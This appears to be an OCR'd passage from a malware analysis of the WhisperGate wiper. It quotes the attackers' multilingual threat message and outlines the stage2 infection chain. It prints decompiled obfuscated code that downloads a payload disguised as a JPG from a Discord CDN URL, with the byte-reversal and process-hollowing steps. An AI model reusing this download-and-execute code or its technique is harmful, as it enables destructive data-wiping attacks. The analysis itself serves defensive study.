
- Wiping every 199th sector
- Filling files with ‘0x100000’ of ‘0xCC’ byte



Українець! Всі ваші особисті дані були завантажені в загальну мережу. Всі дані на комп'ютері знищуються, відновити їх неможливо. Вся інформація про вас стала публічною, бійтеся і чекайте гіршого. Це Вам за ваше минуле, сьогодення і майбутнє. За Волинь, за ОУН УПА, за Галичину, за Полісся і за історичні землі.


Украинец! Все ваши личные данные были загружены в общую сеть. Все данные на компьютере уничтожаются, восстановить их невозможно. Вся информация о вас стала публичной, бойтесь и ждите худшего. Это Вам за ваше прошлое, настоящее и будущее. За Волынь, за ОУН УПА, за Галицию, за Полесье и за исторические земли.

Ukrainiec! Wszystkie Twoje dane osobowe zostały przesłane do wspólnej sieci. Wszystkie dane na komputerze są niszczone, nie można ich odzyskać. Wszystkie informacje o Tobie stały się publiczne, bój się i czekaj na najgorsze. To dla Ciebie za twoją przeszłość, teraźniejszość i przyszłość. Za Wołyń, za OUN UPA, Galicję, Polesie i za tereny historyczne.


On Disk
In memory
On Disk
In memory
Discord CDN
Tbopbh.jpg
.NET DLL
Stage2.exe (Tbopbh.exe)
Step 1
Process Holllowing
InstallUtil.exe
InstallUtil.exe (file wiper)
Step 2
Frkmlkdkdubkznbkmcf.dll
Version Info
1 - [lang:0]
.NET Resources
78c855a088924e92a7f60d661c3d1845
￢ﾀﾅ￢ﾀﾅ￢ﾀﾉ￢ﾀﾈ￢ﾀﾁ￢ﾀﾇ￢ﾀﾉ￢ﾀﾋ￢ﾀﾊ￢ﾀﾅ
7c8cb5598e724d34384cce7402b11f0e

Public file sharing services

- WhisperGate (stage2.exe): Downloading a malware from the Discord CDN as an attachment




```
num2 = 7;
continue;
IL_3C:
Facade.InsertItem(array, 0, array.Length);
goto IL_4D;
IL_117:
byte[] array2 = (byte[])Facade.UpdateItem(typeof(WebClient).GetMethod("DxownxloxadDxatxxax".Replace("x", ""), new Type[]
{
    Facade.MoveItem(typeof(string).TypeHandle)
}), new WebClient(), new object[]
{
    "https://cdn.discordapp.com/attachments/928503440139771947/930108637681184768/Tbopbh.jpg"
});
if (5 == 0)
{
    num2 = 4;
```


STAND WITH UKRAINE

Decoding JPG file to PE

- Tbopbh.jpg =(reverse bytes)=> Frkmlkdkdubkznbkmcf.dll




```
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  10 11 12 13  0123456789ABCDEF0123
00044520  85 40 00 03 00 00 00 00 00 00 02 00 00 04 A0 00 00 00 00 00  .@..................
00044534  00 00 00 04 00 00 00 00 00 00 00 04 00 00 02 00 00 00 20 00  .................. .
00044548  00 40 00 00 00 04 60 00 00 00 20 00 00 04 5D A6 00 00 00 00  .@....`... ...].....
0004455C  00 00 06 00 00 04 3E 00 00 06 01 0B 20 2E 00 E0 00 00 00 00  ......>..... .......
00044570  00 00 00 00 61 DC 45 23                         00 00 00 00  ....a.E#...L..EP....
00044584  00 00 00 24 0A 0D 0D 2E                         20 6E 69 20  ...$....edom SOD ni
00044598  6E 75 72 20 65 62 20 74                         72 67 6F 72  nur eb tonnac margor
000445AC  70 20 73 69 68 54 21 CD 4C 01 B8 21 CD 09 B4 00 0E BA 1F 0E  p sihT!.L..!........
000445C0  00 00 00 80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ....................
000445D4  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40  ...................@
000445E8  00 00 00 00 00 00 00 B8 00 00 FF FF 00 00 00 04 00 00 00 03  ....................
000445FC  00 90 5A 4D                                                  ..ZM
```



```
public static void Reverse(Array array, int index, int length)
{
    if (array == null)
    {
        throw new ArgumentNullException("array");
    }
    if (index < array.GetLowerBound(0) || length < 0)
    {
        throw new ArgumentOutOfRangeException((index < 0) ? "index" : "length", Environment.GetResourceString
          ("ArgumentOutOfRange_NeedNonNegNum"));
    }
    if (array.Length - (index - array.GetLowerBound(0)) < length)
    {
        throw new ArgumentException(Environment.GetResourceString("Argument_InvalidOffLen"));
    }
    if (array.Rank != 1)
    {
        throw new RankException(Environment.GetResourceString("Rank_MultiDimNotSupported"));
    }
    bool flag = Array.TrySZReverse(array, index, length);
    if (flag)
    {
        return;
    }
```

Loading a decoded fileless .NET DLL

- Tbopbh.jpg =(reverse bytes)=> Frkmlkdkdubkznbkmcf.dll

